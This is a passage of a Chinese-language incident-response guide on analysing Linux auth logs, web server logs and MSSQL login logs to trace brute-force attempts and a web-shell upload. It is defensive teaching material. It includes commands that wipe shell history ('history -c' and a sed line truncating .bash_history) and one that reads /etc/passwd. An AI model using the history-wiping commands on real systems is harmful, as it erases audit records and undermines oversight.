/var/log/utmp	记录当前已经登录的用户信息，这个文件会随着用户的登录和注销不断变化，只记录当前登录用户的信息。同样这个文件不能直接vi，而要使用w,who,users等命令来查询
/var/log/secure	记录验证和授权方面的信息，只要涉及账号和密码的程序都会记录，比如SSH登录，su切换用户，sudo授权，甚至添加用户和修改用户密码都会记录在这个日志文件中

比较重要的几个日志： 登录失败记录：/var/log/btmp //lastb 最后一次登录：/var/log/lastlog //lastlog 登录成功记录: /var/log/wtmp //last 登录日志记录：/var/log/secure

目前登录用户信息：/var/run/utmp //w、who、users

历史命令记录：history 仅清理当前用户： history -c

0x02 日志分析技巧

A、常用的shell命令

Linux下常用的shell命令如：find、grep 、egrep、awk、sed

小技巧：

1、grep显示前后几行信息:

```
标准unix/linux下的grep通过下面参数控制上下文：
grep -C 5 foo file 显示file文件里匹配foo字串那行以及上下5行
grep -B 5 foo file 显示foo及前5行
grep -A 5 foo file 显示foo及后5行
查看grep版本号的方法是
grep -V
```

2、grep 查找含有某字符串的所有文件

```
        grep -rn "hello,world!"
        * : 表示当前目录所有文件，也可以是某个文件名
        -r 是递归查找
        -n 是显示行号
        -R 查找所有文件包含子目录
        -i 忽略大小写
```

3、如何显示一个文件的某几行：

```
        cat input_file | tail -n +1000 | head -n 2000
        #从第1000行开始，显示2000行。即显示1000~2999行
```

4、find /etc -name init

```
//在目录/etc中查找文件init
```

5、只是显示/etc/passwd的账户

```
`cat /etc/passwd |awk  -F ':'  '{print $1}'`
//awk -F指定域分隔符为':'，将记录按指定的域分隔符划分域，填充域，$0则表示所有域,$1表示第一个域,$n表示第n个域。
```

6、sed -i '153,$d' .bash_history

```
删除历史操作记录，只保留前153行
```

B、日志分析技巧

A、/var/log/secure

```
1、定位有多少IP在爆破主机的root帐号：
grep "Failed password for root" /var/log/secure | awk '{print $11}' | sort | uniq -c | sort -nr
| more

定位有哪些IP在爆破：
grep "Failed password" /var/log/secure|grep -E -o "(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.
(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4]
[0-9]|[01]?[0-9][0-9]?)"|uniq -c

爆破用户名字典是什么?
 grep "Failed password" /var/log/secure|perl -e 'while($_=<>){ /for(.*?) from/; print
"$1\n";}'|uniq -c|sort -nr

2、登录成功的IP有哪些：
grep "Accepted " /var/log/secure | awk '{print $11}' | sort | uniq -c | sort -nr | more

登录成功的日期、用户名、IP：
grep "Accepted " /var/log/secure | awk '{print $1,$2,$3,$9,$11}'

3、增加一个用户kali日志：
Jul 10 00:12:15 localhost useradd[2382]: new group: name=kali, GID=1001
Jul 10 00:12:15 localhost useradd[2382]: new user: name=kali, UID=1001, GID=1001,
```

```
home=/home/kali
, shell=/bin/bash
Jul 10 00:12:58 localhost passwd: pam_unix(passwd:chauthtok): password changed for kali
#grep "useradd" /var/log/secure

4、删除用户kali日志:
Jul 10 00:14:17 localhost userdel[2393]: delete user 'kali'
Jul 10 00:14:17 localhost userdel[2393]: removed group 'kali' owned by 'kali'
Jul 10 00:14:17 localhost userdel[2393]: removed shadow group 'kali' owned by 'kali'
# grep "userdel" /var/log/secure

5、su切换用户:
Jul 10 00:38:13 localhost su: pam_unix(su-l:session): session opened for user good by
root(uid=0)

sudo授权执行:
sudo -l
Jul 10 00:43:09 localhost sudo:    good : TTY=pts/4 ; PWD=/home/good ; USER=root ;
COMMAND=/sbin/shutdown -r now
```

2、/var/log/yum.log

软件安装升级卸载日志:

```
yum install gcc

[root@bogon ~]# more /var/log/yum.log

Jul 10 00:18:23 Updated: cpp-4.8.5-28.el7_5.1.x86_64
Jul 10 00:18:24 Updated: libgcc-4.8.5-28.el7_5.1.x86_64
Jul 10 00:18:24 Updated: libgomp-4.8.5-28.el7_5.1.x86_64
Jul 10 00:18:28 Updated: gcc-4.8.5-28.el7_5.1.x86_64
Jul 10 00:18:28 Updated: libgcc-4.8.5-28.el7_5.1.i686
```

第3篇:Web日志分析

ox01 Web日志

Web访问日志记录了Web服务器接收处理请求及运行时错误等各种原始信息。通过对WEB日志进行的安全分析，不仅可以帮助我们定位攻击者，还可以帮助我们还原攻击路径，找到网站存在的安全漏洞并进行修复。

我们来看一条Apache的访问日志:

`127.0.0.1 - - [11/Jun/2018:12:47:22 +0800] "GET /login.html HTTP/1.1" 200 786 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36"`

通过这条Web访问日志，我们可以清楚的得知用户在什么IP、什么时间、用什么操作系统、什么浏览器的情况下访问了你网站的哪个页面，是否访问成功。

本文通过介绍Web日志安全分析时的思路和常用的一些技巧。

0x02 日志分析技巧

在对WEB日志进行安全分析时，一般可以按照两种思路展开，逐步深入，还原整个攻击过程。

第一种：确定入侵的时间范围，以此为线索，查找这个时间范围内可疑的日志，进一步排查，最终确定攻击者，还原攻击过程。

第二种：攻击者在入侵网站后，通常会留下后门维持权限，以方便再次访问，我们可以找到该文件，并以此为线索来展开分析。

常用分析工具：

Window下，推荐用 EmEditor 进行日志分析，支持大文本，搜索效率还不错。

Linux下，使用Shell命令组合查询分析。

Shell+Linux命令实现日志分析，一般结合grep、awk等命令等实现了几个常用的日志分析统计技巧。

Apache日志分析技巧：

```
1、列出当天访问次数最多的IP命令：
cut -d- -f 1 log_file|uniq -c | sort -rn | head -20

2、查看当天有多少个IP访问：
awk '{print $1}' log_file|sort|uniq|wc -l

3、查看某一个页面被访问的次数：
grep "/index.php" log_file | wc -l

4、查看每一个IP访问了多少个页面：
awk '{++S[$1]} END {for (a in S) print a,S[a]}' log_file

5、将每个IP访问的页面数进行从小到大排序：
awk '{++S[$1]} END {for (a in S) print S[a],a}' log_file | sort -n

6、查看某一个IP访问了哪些页面：
grep ^111.111.111.111 log_file| awk '{print $1,$7}'

7、去掉搜索引擎统计当天的页面：
awk '{print $12,$1}' log_file | grep ^\"Mozilla | awk '{print $2}' |sort | uniq | wc -l

8、查看2018年6月21日14时这一个小时内有多少IP访问：
awk '{print $4,$1}' log_file | grep 21/Jun/2018:14 | awk '{print $2}'| sort | uniq | wc -l
```

0x03 日志分析案例

Web日志分析实例：通过nginx代理转发到内网某服务器，内网服务器某站点目录下被上传了多个图片木马，虽然II7下不能解析，但还是想找出谁通过什么路径上传的。

在这里，我们遇到了一个问题：由于设置了代理转发，只记录了代理服务器的ip，并没有记录访问者IP？这时候，如何去识别不同的访问者和攻击源呢？

这是管理员日志配置不当的问题，但好在我们可以通过浏览器指纹来定位不同的访问来源，还原攻击路径。

1、定位攻击源


首先访问图片木马的记录，只找到了一条，由于所有访问日志只记录了代理IP，并不能通过IP来还原攻击路径，这时候，可以利用浏览器指纹来定位。

浏览器指纹：

`Mozilla/4.0+(compatible;+MSIE+7.0;+Windows+NT+6.1;+WOW64;+Trident/7.0;+SLCC2;+.NET+CLR+2.0.50727;+.NET+CLR+3.5.30729;+.NET+CLR+3.0.30729;+.NET4.0C;+.NET4.0E)`

2、搜索相关日志记录

通过筛选与该浏览器指纹有关的日志记录，可以清晰地看到攻击者的攻击路径。



3、对找到的访问日志进行解读，攻击者大致的访问路径如下：

A、攻击者访问首页和登录页
B、攻击者访问MsgSjlb.aspx和MsgSebd.aspx
C、攻击者访问Xzuser.aspx
D、攻击者多次POST（怀疑通过这个页面上传模块缺陷）
E、攻击者访问了图片木马

打开网站，访问Xzuser.aspx，确认攻击者通过该页面的进行文件上传了图片木马，同时，发现网站了存在越权访问漏洞，攻击者访问特定URL，无需登录即可进入后台界面。通过日志分析找到网站的漏洞位置并进行修复。

0x04 日志统计分析技巧

统计爬虫：

```
grep -E 'Googlebot|Baiduspider'  /www/logs/access.2019-02-23.log | awk '{ print $1 }' | sort | uniq
```

统计浏览器：

```
cat /www/logs/access.2019-02-23.log | grep -v -E 'MSIE|Firefox|Chrome|Opera|Safari|Gecko|Maxthon' | sort | uniq -c | sort -r -n | head -n 100
```

IP 统计：

```
grep '23/May/2019' /www/logs/access.2019-02-23.log | awk '{print $1}' | awk -F'.' '{print $1"."$2"."$3"."$4}' | sort | uniq -c | sort -r -n | head -n 10
   2206 219.136.134.13
   1497 182.34.15.248
   1431 211.140.143.100
   1431 119.145.149.106
   1427 61.183.15.179
   1427 218.6.8.189
   1422 124.232.150.171
   1421 106.187.47.224
   1420 61.160.220.252
   1418 114.80.201.18
```

统计网段：

```
cat /www/logs/access.2019-02-23.log | awk '{print $1}' | awk -F'.' '{print $1"."$2"."$3".0"}' | sort | uniq -c | sort -r -n | head -n 200
```

统计域名：

```
cat  /www/logs/access.2019-02-23.log |awk '{print $2}'|sort|uniq -c|sort -rn|more
```

HTTP Status：

```
cat  /www/logs/access.2019-02-23.log |awk '{print $9}'|sort|uniq -c|sort -rn|more
5056585 304
1125579 200
   7602 400
      5 301
```

URL 统计：

```
cat  /www/logs/access.2019-02-23.log |awk '{print $7}'|sort|uniq -c|sort -rn|more
```

文件流量统计：

```
cat /www/logs/access.2019-02-23.log |awk '{sum[$7]+=$10}END{for(i in sum){print sum[i],i}}'|sort -rn|more

grep ' 200 ' /www/logs/access.2019-02-23.log |awk '{sum[$7]+=$10}END{for(i in sum){print sum[i],i}}'|sort -rn|more
```

URL访问量统计：

```
cat /www/logs/access.2019-02-23.log | awk '{print $7}' | egrep '\?|&' | sort | uniq -c | sort -rn | more
```

脚本运行速度：

查出运行速度最慢的脚本

```
grep -v 0$ /www/logs/access.2019-02-23.log | awk -F '\" ' '{print $4" " $1}' web.log | awk
'{print $1" "$8}' | sort -n -k 1 -r | uniq > /tmp/slow_url.txt
```

IP, URL 抽取:

```
# tail -f /www/logs/access.2019-02-23.log | grep '/test.html' | awk '{print $1" "$7}'
```

参考链接:


> https://www.jb51.net/article/53954.htm
>
> https://www.jb51.net/article/58017.htm
>
> https://cloud.tencent.com/developer/article/1051427

第4篇:MSSQL日志分析


常见的数据库攻击包括弱口令、SQL注入、提升权限、窃取备份等。对数据库日志进行分析，可以发现攻击行为，进一步还原攻击场景及追溯攻击源。

0x01 MSSQL日志分析


首先，MSSQL数据库应启用日志记录功能，默认配置仅限失败的登录，需修改为失败和成功的登录，这样就可以对用户登录进行审核。




登录到SQL Server Management Studio，依次点击 管理--SQL Server 日志



双击日志存档文件即可打开日志文件查看器，并可以对日志进行筛选或者导出等操作。




另外，MSSQ提供了一个工具SQL Server Profiler，方便查找和发现SQL执行的效率和语句问题。




日志分析案例：

在日志文件查看器中，选择筛选，在筛选设置中源设置为“登录”，应用筛选器，确定。



筛选后的结果，可以很清晰的识别用户登录信息，记录内容包括用户登录时间、登录是否成功、登录使用的账号以及远程登录时用户使用的IP地址。

如下图：客户端：192.168.204.1进行尝试弱口令登录，并发现其中有一条登录成功的记录。



